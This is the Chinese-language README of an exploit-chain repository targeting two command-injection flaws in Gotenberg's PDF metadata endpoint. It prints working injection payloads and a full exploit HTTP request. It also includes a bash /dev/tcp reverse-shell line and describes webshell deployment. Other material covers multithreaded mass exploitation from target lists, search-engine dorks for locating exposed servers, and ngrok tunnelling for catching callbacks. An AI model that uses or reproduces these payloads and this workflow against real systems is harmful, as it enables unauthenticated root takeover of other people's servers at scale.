hackfutsecroot/-gotenberg-rce-chain
针对 Gotenberg CVE-2026-42589 和 CVE-2026-40281 的 Python 漏洞利用链:检测存在漏洞的实例,注入元数据载荷,并投放反向 shell 或 webshell。





Gotenberg ≤ 8.30.1 — 未认证远程代码执行
串联利用,包含反向 Shell + 文件管理器 WebShell + 交互式盲注安全模式
Gotenberg 是一个无状态的 Docker 驱动 API,可将文档(HTML、Markdown、Office 等)转换为 PDF。≤ 8.30.1 版本在 /forms/pdfengines/metadata/write 端点存在两个严重的未认证 RCE 漏洞。
本仓库提供两个工具,将两个 CVE 串联为单一利用工作流:
| 工具 | 用途 |
|---|---|
gotenberg_rce.py | 检测 + 交互式 Shell + 文件管理器 WebShell 投放 |
auto_revshell.py | 自动检测 IP → 启动监听 → 触发反向 Shell 载荷 → 交互式会话 |
| 字段 | 值 |
|---|---|
| 类型 | 操作系统命令注入(RCE) |
| CVSS | 9.8 — 严重 |
| 向量 | POST /forms/pdfengines/metadata/write |
| 注入点 | JSON 元数据键 |
| 根本原因 | 通过 ExifTool 配置调用 system() |
| 字段 | 值 |
|---|---|
| 类型 | 操作系统命令注入(RCE) |
| CVSS | 10.0 — 严重 |
| 向量 | POST /forms/pdfengines/metadata/write |
| 注入点 | JSON 元数据值 |
| 根本原因 | 通过 ExifTool 调用 qx()(Perl) |
| 版本 | 42589 | 40281 |
|---|---|---|
< 8.29.1 | ✅ | ✅ |
8.29.1 | ✅ | ✅ |
8.30.0 | ✅ | ✅ |
8.30.1 | ✅ | ✅ |
≥ 8.31.0 | ❌ | ❌ |
40281 和 42589!upload、!shell、!check、!clear)HTTP 500 也能工作requests、urllib3git clone https://github.com/HackfutSecRoot/-GOTENBERG-RCE-CHAIN.git
cd -GOTENBERG-RCE-CHAIN
python3 -m venv venv
source venv/bin/activate # Linux/Mac
# venv\Scripts\activate # Windows
pip install -r requirements.txt
requirements.txtrequests>=2.28.0
urllib3>=1.26.0
auto_revshell.py)python auto_revshell.py -u http://target:3000
自动检测你的公网 IP → 绑定监听器 → 利用目标 → 将你带入 shell。
  python gotenberg_rce.py -u http://target:3000                    # check only
  python gotenberg_rce.py -u http://target:3000 -i                 # interactive (blind)
  python gotenberg_rce.py -u http://target:3000 --rev              # auto reverse shell (auto IP)
  python gotenberg_rce.py -u http://target:3000 --rev --lport 4444 # auto with custom port
  python gotenberg_rce.py -u http://target:3000 --rev --lhost 1.2.3.4 --lport 4444
  python gotenberg_rce.py -f targets.txt --rev --lport 4444 -t 20 -o results.txt
| 标志 | 描述 | 默认值 |
|---|---|---|
-u, --url | 目标 URL (必填) | — |
--lhost | 你的公网 IP | 自动检测 |
--lport | 监听端口 | 4444 |
--wait | 等待回调的秒数 | 25 |
--timeout | 每个请求的超时时间 | 60 |
--no-banner | 跳过横幅 | false |

gotenberg_rce.py)python gotenberg_rce.py -u http://target:3000 -i
将你带入一个交互式伪 shell:
rOOt@HFT:~$ id
uid=0(root) gid=0(root) groups=0(root)

rOOt@HFT:~$ uname -a
Linux gotenberg 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 x86_64 GNU/Linux

rOOt@HFT:~$ !shell
[*] Shell URL: http://target:3000/var/www/html/fm_abc123.php

rOOt@HFT:~$ exit
[*] Exiting interactive shell.
| 标志 | 描述 |
|---|---|
-u, --url | 单个目标 |
-f, --file | 包含目标的文件(每行一个) |
-t, --threads | 批量扫描的线程数 |
--check-only | 仅检测,不利用 |
--shell | 投放 File Manager webshell |
-i, --interactive | 进入交互式 shell |
-o, --output | 保存结果 |
| 命令 | 操作 |
|---|---|
help、? | 显示帮助 |
exit、quit、q | 退出 |
!upload | 重新部署 File Manager shell |
!shell | 显示 shell URL |
!check | 重新检查漏洞 |
!clear | 清屏 |
python gotenberg_rce.py -f targets.txt --shell -t 20 -o results.txt
targets.txt:
# one URL per line
http://1.2.3.4:3000
https://gotenberg.internal:3000
http://5.6.7.8:3000
[*] Detecting public IP...
[+] Public IP: 1.2.3.4
[+] Listener bound on 0.0.0.0:4444

[*] Sending reverse shell to 1.2.3.4:4444...
    [1/7] bash -c 'bash -i >& /dev/tcp/1.2.3.4/4444 0>&1'...

[+] CALLBACK RECEIVED from 134.199.148.233
[*] Entering interactive shell. Type 'exit' to quit.

# id
uid=0(root) gid=0(root) groups=0(root)
# hostname
gotenberg
该工具向 /forms/pdfengines/metadata/write 发送一个受控载荷:
POST /forms/pdfengines/metadata/write HTTP/1.1
Content-Type: multipart/form-data; boundary=...

--BOUNDARY
Content-Disposition: form-data; name="files"; filename="test.pdf"
Content-Type: application/pdf

%PDF-1.4
...
--BOUNDARY
Content-Disposition: form-data; name="metadata"

{"Title":"test\n-Title<${PDFVersion;$_=qx("echo MARKER")}>"}
--BOUNDARY--
分析的信号:
| 响应 | 含义 |
|---|---|
HTTP 200 + 标记 | 直接 RCE |
HTTP 500 + 长时间延迟 | 盲注 RCE |
HTTP 400 | 已修补或无效载荷 |
HTTP 404 | 非 Gotenberg |
尝试两种注入向量:
CVE-2026-40281 — 元数据键中的 Perl 注入:
{"Title\n-Title<${PDFVersion;$_=qx("CMD")}>": "x"}
CVE-2026-42589 — 元数据值中的 system() 注入:
{"Title\n-if\nsystem('CMD')||1\n-Comment": "x"}
命令被包裹在唯一标记之间并进行 base64 编码:
echo MARKER_START; (CMD) 2>&1 | base64; echo MARKER_END
该工具解析 PDF 响应(包括 zlib 压缩流),并提取标记之间的 base64 数据块。
当目标返回 HTTP 500(命令执行后崩溃)时,该工具:
sleep 8 → 约 8 秒延迟)ssl:"gotenberg" port:443
org:"Gotenberg" http.status:200
ssl:"thecodingmachine" port:443
org:"Thecodingmachine" http.status:200
http.html:"Gotenberg" port:3000
body="Gotenberg"
port="3000" && body="Gotenberg"
body="/forms/chromium/convert/url"
body="/forms/pdfengines/metadata/write"
inurl:"/forms/chromium/convert/url"
inurl:"/forms/pdfengines/metadata/write"
intitle:"Gotenberg"
curl -s http://TARGET:3000/version
# vulnerable if < 8.31.0
你的目标是纯 Gotenberg — 没有 Web 服务器,没有 PHP。请改用反向 shell:
python auto_revshell.py -u http://target:3000
<lport> 必须在防火墙中开放<lport> 进行端口转发ngrok tcp 4444
# → tcp://0.tcp.ngrok.io:12345
# Use: --lhost 0.tcp.ngrok.io --lport 12345
目标已修补(≥ 8.31.0)。请验证:
curl -s http://target:3000/version
命令已执行,但 PDF 崩溃了。这是盲 RCE:
auto_revshell.pyGotenberg 是一个微服务: